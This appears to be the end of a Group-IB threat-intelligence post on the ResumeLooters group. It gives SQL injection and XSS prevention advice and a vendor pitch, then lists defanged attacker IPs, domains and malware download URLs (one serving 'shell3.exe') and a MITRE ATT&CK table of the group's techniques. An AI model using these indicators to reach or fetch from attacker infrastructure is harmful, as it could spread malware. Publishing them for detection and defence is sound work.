Instead of concatenating user input directly into SQL queries, use parameterized statements or prepared statements provided by your programming language or framework. This helps to separate user input from SQL code.

Input Validation:

Validate and sanitize user inputs on both the client and server sides. Ensure that inputs adhere to expected formats and length constraints.

Web Application Firewalls (WAF):

Implement a WAF that can detect and block SQL injection attempts. WAFs can provide an additional layer of defense against various web application attacks.

Cross-Site Scripting (XSS) Prevention

Input Validation and Sanitization:

Validate and sanitize user input on both the client and server sides. Input validation ensures that user input adheres to expected formats, while sanitization helps to neutralize potentially harmful content.

Escape User-Generated Content:

Before rendering user-generated content, escape special characters to ensure that they are treated as literal text and not interpreted as code.

Enable Advanced Protection with Group-IB

SQL injections and Cross-Site Scripting (XSS) attacks are among the oldest and most threatening vulnerabilities to modern web applications. They persistently appear in the OWASP Top 10 – a list of top critical web application security risks today. These attacks can have serious consequences, including data theft, data loss, compromised data integrity, denial of service, and even complete system compromise.

Group-IB's Penetration Testing services can help you minimize your susceptibility to such attacks. Our experts work with 40 automated tools, incorporating the latest methods and techniques curated by Group-IB Threat Intelligence to pinpoint assets vulnerable to web injection attacks, and more.

In the contemporary cybersecurity landscape, injection attacks are often automated using malicious bots. Group-IB Fraud Protection solution takes a proactive stance to counter this evolving attack technique. Its AI creates highly accurate user behavior profiles, distinguishing between genuine user interactions and activities initiated by a third party, such as a fraudster or a sophisticated bot. This enables the identification and blocking of bad bot activity.

With a range of proactive and reactive technologies and services, choose an effective cyber stack to protect your business-critical applications with the assistance of Group-IB's experts.

Network Indicators

IPs	Domains	Malicious URLs
139.84.130[.]232	Recruit.iimjobs[.]asia recruiter.foundit[.]asia	http://139.84.130[.]232:8080/CcrN3QqWOeRx/iDDH http://139.84.130[.]232:8080/CcrN3QqWOeRx/KAGc http://139.84.130[.]232:8080/CcrN3QqWOeRx
139.84.168[.]189		

139.84.62[.]151		
173.199.122[.]65		
139.180.137[.]107	admin.cloudnetsofe[.]com	http://139.180.137[.]107:9932/shell3.exe
	8t[.]ae	
	sb8[.]co	
	[illegible]	

MITRE ATT&CK®

Tactic	Name-ID	Description
Active Scanning	Vulnerability Scanning: T1595.002	The ResumeLooters group used X-Ray, Acunetix vulnerability scanners in order to find and execute vulnerabilities
Active Scanning	Wordlist Scanning: T1595.003	The ResumeLooters group used Dirsearch in order to find all available files and directories on the target web-site
Acquire Infrastructure	Domains: T1583.001	The ResumeLooters group used differents domain names for their malicious purposes
Acquire Infrastructure	Server: T1583.004	The ResumeLooters group used differents servers for their malicious purposes
Initial Access	Drive-by Compromise: T1189	The ResumeLooters group infected legitimate websites with XSS scripts
[illegible]		

Share this article

Found it interesting? Don't hesitate to share it to wow your friends or colleagues

Internship
Academic Aliance
Sustainability
Media Center
Contact

Subscription plans
Services
Resource Center

Contact

APAC: +65 3159 3798
EU & NA: +31 20 226 90 90
MEA: +971 4 568 1785

info@group-ib.com

Subscribe to stay up to date with the latest cyber threat trends